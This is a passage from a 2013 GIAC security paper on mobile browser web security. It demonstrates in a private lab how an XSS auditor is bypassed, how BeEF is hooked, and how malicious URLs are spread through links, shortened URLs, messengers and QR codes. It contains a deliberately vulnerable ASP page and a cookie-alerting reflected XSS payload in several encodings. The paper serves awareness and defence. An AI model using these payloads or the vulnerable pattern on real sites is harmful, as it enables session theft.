Website Security for Mobile

GIAC (GWAPT) Gold Certification

Author: Alan Ho, hopolun.sans@gmail.com
Advisor: Antonios Atlasis

Accepted: April 12th, 2013

Abstract

Smartphones and Tablets are very popular nowadays; other than playing around the apps, most of us use the mobile devices to browse web pages. People usually look for convenient and quick browsing without paying much attention to security settings like anti-phishing or anti-xss filtering. Thus, special attention must be paid to the end-user's web security when they use mobile devices (mainly on iOS and Android Platforms). For example, how easily phishing can be done in mobile devices; what is the impact of visiting websites with XSS; what information can be stolen from victims or to manipulate the sessions; how the crafted URLs can trick the mobile browsers; and what can be done to secure web browsing in mobile devices. This paper aims at helping the industry to make secured mobile browsing and guarding software as well as at increasing awareness of the growing number of mobile device users for safe browsing.

1. Introduction

Smartphones and Tablets are very popular nowadays, according to the study from Canalys (2012) in 2011Q4, which shows that global shipment for smartphones has a growth of more than 62% and growth of around 275% for pads. These mobile devices are commonly used for Apps and web page browsing. From the statistics in Securelist based on the data in Kaspersky Security Network, Yury Namestnikov (2012), malicious URL contributed up to 86% to mobile attacks in 2012 Q2. This implies that the client browsers at smartphones are always the best entrance of attacks. Another survey from Kaspersky (2012) shows that 50% of the participants claimed they are incapable of recognizing a phishing message or a forged web-site. Malicious URLs can reach smartphones from a lot of sources, for example crafted URLs from HTML Links, SMS, Whatsapps or even QR Code. According to the aforementioned statistics, a lot of users are unaware of whether the URLs are safe or not. Possible attacks from URLs can be traditional OWASP (2013) including A1 Injection, A3 Cross-site Scripting (XSS), A8 Cross-site request forgery (CSRF) and A10 Unvalidated Redirects and Forwards. Moreover, unvalidated redirects may lead to Malware download and installation. Mobile browsers are usually able to trigger phone calls from URLs, hence crafted URLs can trigger phone calls and Skype without user consent. Crafted URLs are able to load codes to attack a browser vulnerability so as to exploit the mobile devices. The results can be spam redirect, session hijack, losing private information, extra charge from unwanted calls and even owning the device completely.

New desktop browsers like Internet Explorer 9+, Firefox 4+ and Chrome are embedded with anti-phishing and anti-xss modules to filter out the malicious codes from websites. Mobile browsers should also include such security features to avoid the client side attacks. Other than browser filters, utilities like monitoring HTTP traffic can be implemented to avoid malicious requests. Developers should be aware of secured programming for website development. According to the statistics, Smartphone sales growth, 1Q 2007 - 1Q 2012, The Guardian (2012), the trend of mobile device usage is going up. The trend can imply website related attacks (both client and server side attacks) on mobile devices will make more users potential victims.

In this paper, a series of experiments will be demonstrated and analyzed. This will help to illustrate what can be done to tackle the security issues as well as to shed light on future research that can make mobile website browsing more secure.

2. Background

There are different types of Operating System (OS) for smartphones. According to the chart in StatCounter (2012), Android and iOS have dominated more than 50% of the market share. Therefore these two OS are selected to be examined in this paper. The study includes potential weaknesses and vulnerabilities when these two platforms are used for web browsing as well as the corresponding impact.




Fig 2.1 StatCounter (2012), Top 8 Mobile Operating System from Oct 2011 – Oct 2012

Mobile browsers are more prone to website vulnerabilities because malicious messages come from more sources. The sources are not limited to emails and instant messages but also come from SMS, social messengers, in-app redirect and even QR Codes. iPhone

Safari have done a good job by providing XSS-Auditor and Anti-Phishing in the browser, which can filter most of the issues. However, it can still be bypassed. Also, some other browsers in iPhone or Android do not have such features; XSS still remains a major problem. XSS-Auditors cannot prevent all vulnerabilities. One of the most common sources of attack is coming from social networks, such as Whatsapp and Facebook Messengers. Besides, the text messages with URLs which can trick the victims to visit "malicious" websites unintentionally for XSS attack or further exploitation. Traditional cookie storage and web storage are used for storing data in web browsers, for instance user preferences for the website, some tracking information and authentication token. Using XSS, such data can be stolen and manipulated easily. Other than XSS, malware download from malicious or compromised websites will help to exploit the mobile device. OWASP Top Ten Mobile Risks (2011) provides the overview of the mobile security risks due to vulnerable mobile applications as well as poorly designed server infrastructure. Although the OWASP Top 10 Mobile Risks focus on mobile applications, the risk categories are also applicable to mobile websites because of the similar nature of accessing remote resources through browsers or apps from the mobiles devices. Therefore, the paper will focus on the following risks which will happen due to poor mobile website security:

[M1] Insecure Data Storage
[M2] Weak Server Side Controls
[M3] Insufficient Transport Layer Protection
[M5] Client Side Injection
[M7] Security Decision Via Untrusted Inputs
[M10] Sensitive Information Disclosure

3. Methodology

Individual setup for each examined case was performed to demonstrate the impact of mobile website vulnerabilities.

[M1] Insecure Data Storage

A testing website was setup with basic authentication. User profile storage functions were implemented for the website. It showed how the attack could gain the insecurely stored data.

[M2] Weak Server Side Controls

A testing web server was setup to provide web service for mobile websites to access. It demonstrated how weak server side controls would result in unintended access of the web services.

[M3] Insufficient Transport Layer Protection

A testing website required login to process user profile update; however, the traffic was not protected properly and could be eavesdropped.

[M5] Client Side Injection and [M7] Security Decision Via Untrusted Inputs

URL carrier examples were demonstrated as input sources for the mobile devices. A testing website with XSS vulnerabilities was setup. It demonstrated when mobile browsers were hooked with exploitation framework, cookies information, Geolocation, phone calls and raw JavaScript could be stolen or executed without victims notice.

[M10] Sensitive Information Disclosure

A testing web server was setup, demonstrating how improper server setting in programming codes would impact the security.

To launch the attack to mobile websites through the vulnerabilities like client side injection, crafted URLs from various input sources were simulated, including HTML Links, SMS, Whatsapps / Facebook Messages, Shortened URLs and QR Codes.

To perform eavesdropping, TCP Dump and Wireshark were used to examine the traffic between the mobile devices and the web servers.

Before doing the actual attack, proof of concepts tests were performed. First of all it was important to make sure that XSS can bypass the XSS-Auditor in major iPhone (Safari) and Android (Opera Mobile) browsers. Secondly, since XSS-Auditor was proven to be bypassable, BeEF (2012) (short for The Browser Exploitation Framework, a penetration testing tool that focuses on the web browser), can be hooked to mobile browsers, and launch further attacks like stealing cookies and malicious URL redirect. Finally several attack scenarios were performed for impact analysis.

Finally, for our testing purposes, a server was setup to host a website which was vulnerable to the following issues: Insecure Data Storage, Weak Server Side Controls, Insufficient Transport Layer Protection, Client Side Injection, Sensitive Information Disclosure.


3.1. Testing Environment Setup

The complete setup of the testing environment is summarized in the table presented below:

<table>
<tr><td><b>Virtual Environment</b></td><td>VMware® Workstation 8.0.4 build-744019</td></tr>
<tr><td colspan="2"><b>Virtual Environment Network Setting</b></td></tr>
<tr><td colspan="2"><b>Network</b>: vmnet8
<b>Subnet IP</b>: 192.168.67.0
<b>Subnet Mask</b>: 255.255.255.0
<b>Gateway IP</b>: 192.168.67.2
<table>
<tr><th>Host Port</th><th>Type</th><th>VM IP Address</th><th>Description</th></tr>
<tr><td>8888</td><td>TCP</td><td>192.168.67.134:80</td><td>VM Testing Host</td></tr>
<tr><td>3000</td><td>TCP</td><td>192.168.67.128:3000</td><td>BeEF</td></tr>
</table></td></tr>
<tr><td><b>Vulnerable Website (Self Developed)</b></td><td>Windows Server 2003 Service Pack 2
IIS 6.0,
http://192.168.1.100:8888</td></tr>
<tr><td><b>Attacker Host</b></td><td>BackTrack 5R2
BeEF: http://192.168.1.100:3000</td></tr>
<tr><td><b>Attacker Control Panel</b></td><td>Windows 7 Home Professional, Firefox 4</td></tr>
<tr><td><b>Victim (Mobile Client)</b></td><td>iPhone 4 with iOS6.0.1 with Safari
HTC Sense 3.0 with Android 2.3.5 with Opera Mobile 12.10
Android Phone Emulator running on 4.0</td></tr>
<tr><td><b>Programming Language</b></td><td>Classic ASP, ASP.NET, HTML5, JavaScript, JQuery</td></tr>
</table>

Table 3.1 The testing environment setup

The IIS setup is displayed below in Figure 3.1:


Internet Information Services (IIS) Manager
File
Action
View
Window
Help
Internet Information Services
ALAN-22A98F5049 (local computer)
Application Pools
DefaultAppPool
Web Sites
Default Web Site (Stopped)
victim
TestWebService
bin
Administration (Stopped)
Web Service Extensions
Default SMTP Virtual Server

Name	Path	Status
TestWebService		
access_ws.asp		
auth.asp		
beef1.asp		
html5webstorage.asp		
html5webstorage2.asp		
index.asp		
jquery.js		
login.asp		
profile.asp		
rec.asp		
style.css		
test.apk		
test.txt		
TestWebService.zip		
uploader.aspx		
welcome.html		
xss1.asp		
xss2.asp		


Fig 3.1 Internet Information Services (IIS) for demo server

3.2. Proof of Concept

In order to make sure mobile devices are prone to attack from vulnerable websites, the following cases were tested. Two common web browsers Safari and Opera Mobile 12.10 were selected from iPhone and Android platforms respectively.

3.2.1. Bypassing XSS-Auditor

First of all, it is important to make sure the XSS-Auditor in mobile browser can be bypassed, so that the following XSS attacks can happen in reality. As at 09-04-2013, iOS6.1.3 Safari XSS-Auditor was still unable to filter of XSS payload if it’s embedded with the JavaScript inside the variables or objects.




```
<html>
    <head>
        <title>Test Page</title>
        <script>
            var str = "<%= Request.QueryString("mypara") %>";
            document.write("<text>Hi "+ str + "</text>");
        </script>
    </head>
<body>
</body>
</html>
```

Fig 3.2 XSS Payload in QueryString was embedded in JavaScript Object “var str” and it was executed when the page was loaded

XSS-Auditor most likely blocked the XSS attempts on HTML, but if the vulnerability appears as a JavaScript object, it could still be executed. If we input the following URI to the browser, it would alert the cookie; this showed reflective XSS could be achieved in iOS6 Safari and Opera Mobile in Android.

*http://192.168.1.100:8888/xss1.asp?mypara=**a"; alert(document.cookie); var a="a***



Hi a

http://192.168.1.100
ASPSESSIONIDAAABQCQA=KKEBEOEBHJKJCNCKICPMHJHP; ASPSESSIONIDAACAQDRA=NDHJJIDBNOCFGFEDLGBBBEEM


192.168.1.100
ASPSESSIONIDACCQSARB=HFKLKHHAHJHJGFFGMJMHNNDI

Fig 3.3 Cookie Alerts when JavaScript payload was executed in Safari and Opera Mobile

3.2.2. Hooking Browser Exploitation Framework (BeEF) in Mobile Device

When a website is vulnerable to XSS, BeEF JavaScript can be hooked to client browsers. When iPhone's Safari visits a malicious page which was hooked by BeEF, in the BeEF control panel the victim information is displayed with details.

"*iPhone; CPU iPhone OS 6_0_1 like Mac OS X) AppleWebKit/536.26 (KHTML, like Gecko) Version/6.0 Mobile/10A523 Safari/8536.25*"




Browser Name: Safari
Browser Version: UNKNOWN
Browser UA String: Mozilla/5.0 (iPhone; CPU iPhone OS 6_0_1 like Mac OS X) AppleWebKit/536.26 (KHTML, like Gecko) Version/6.0 Mobile/10A523 Safari/8536.25
Browser Plugins: QuickTime Plug-in
Window Size: Width: 980, Height: 1091
Java Enabled: No
VBScript Enabled: No
Has Flash: No
Has GoogleGears: No
Has WebSockets: Yes
Has ActiveX: No
Session Cookies: Yes
Persistent Cookies: Yes

Fig 3.4 iPhone information was captured in BeEF admin panel

Same for Android's Opera Mobile, when it visits a page which was hooked by BeEF, in the BeEF control panel, the victim information is displayed with details.

"*Opera/9.80 (Android 2.3.5; Linux; Opera Mobi/ADR-1301080958) Presto/2.11.355 Version/12.10*"



Category: Browser (13 Items)

Browser Name: Opera
Browser Version: 12
Browser UA String: Opera/9.80 (Android 2.3.5; Linux; Opera Mobi/ADR-1301080958) Presto/2.11.355 Version/12.10
Browser Plugins: Shockwave Flash
Window Size: Width: 980, Height: 1237
Java Enabled: No
VBScript Enabled: No
Has Flash: Yes
Has GoogleGears: No
Has WebSockets: Yes
Has ActiveX: No
Session Cookies: Yes
Persistent Cookies: Yes


Fig 3.5 Android information was captured in BeEF admin panel

4. Attack Procedures

4.1. Malicious URLs carriers

4.1.1. HTML Links

Embedding crafted URLs in HTML links is a very common way to trick the victims. URLs are linking or redirecting to websites with XSS vulnerabilities or malware. The hyperlink’s text was tempting the victims to click and enjoy free gifts; however it was linking to a malicious website.


Welcome - Mozilla Firefox
檔案 (F) 編輯 (E) 檢視 (V) 歷史 (S) 書籤 (B) 工具 (T) 說明 (H)
http://192.168....:8888/index.asp
Test Page
Welcome
安全搜尋

http://192.168.1.100:8888/welcome.html

please click to enjoy free gifts!


http://192.168.1.100:8888/xss1...ert(document.cookie); var a="

Fig 4.1 Actual URL was actually redirecting to an XSS vulnerable website

4.1.2. Shortened URLs

URLs containing symbols and tags like [<>%'"script/] may imply they can be suspicious and users may avoid them. URLs can be shortened for convenient sending in messages, but the shortened URLs can cover the original address and trick the victims to visit the evil websites.

The sample URL below was shortened by TinyURL and the scripts were hidden, but the actual link was redirecting to an XSSed website.



http://tinyurl.com/create.php?source=indexpage&url=http%3A%2F%2F192.168.1.100%

TinyURL was created!

The following URL:

http://192.168.1.100:8888/xss1.asp?mypara=a%22;%20alert(document.cookie);%20var%20a=%22

has a length of 87 characters and resulted in the following TinyURL which has a length of 26 characters:

http://tinyurl.com/d2e3bgc
[Open in new window]

Or, give your recipients confidence with a preview TinyURL:

http://preview.tinyurl.com/d2e3bgc
[Open in new window]

http://192.168.1.100:8888/xss1.asp?mypara=a"; alert(docume


ASPSESSIONIDCSBDTQCB=INAFDDPAANOINKHLABBBBEAM

Fig 4.2 The URL was shortened; the actual URL was redirecting a malicious website

4.1.3. SMS / Whatsapps / Facebook Messages / Emails

Besides visiting the websites directly, malicious URLs can be carried by texting from messengers or emails in the smartphones. Clicking the links from the messages will open the browsers (Safari / Opera or in-app browsers like Facebook Messengers).

The XSS was not filtered and payload was executed. The following examples were using iPhone's iMessage, Whatsapp and Facebook apps.



[redacted]

http://192.168.1.100:8888/xss1.asp?mypara=a%22;%20alert%28document.cookie%29;%20var%20a=%22


http://tinyurl.com/aeaejs8l

[redacted]

http://192.168.1.100:8888/xss1.asp?mypara=a%22;%20alert%28document.cookie%29;%20var%20a=%22

http://tinyurl.com/aeaejs8l 11:56

Fig 4.3 SMS and Whatsapp, clicking the messages executed the XSS payload



3 11:46 100%

Back

[redacted]

active now

11:48

http://tinyurl.com/aeaejs8

http://tinyurl.com/aeaejs8

tinyurl.com

Sent from web

3 11:46 100%

Details

Loading...

http://192.168.1.100


ASPSESSIONIDAQSTSSQS=GLPNENJCKLGAHMLJDCJDMHHI

OK

Fig 4.4 Facebook Messenger and in-app browser, clicking the messages executed the XSS payload

4.1.4. QR Codes

URLs can be converted to be QR Codes, a similar concept as URL shorteners. The malicious URLs can be hidden and victims simply load the QR Codes in the reader. Eventually the browser will open the URL and execute the payload. iPhone apps QRReader was used for demonstration.



http://qrcode.kaywa.com/

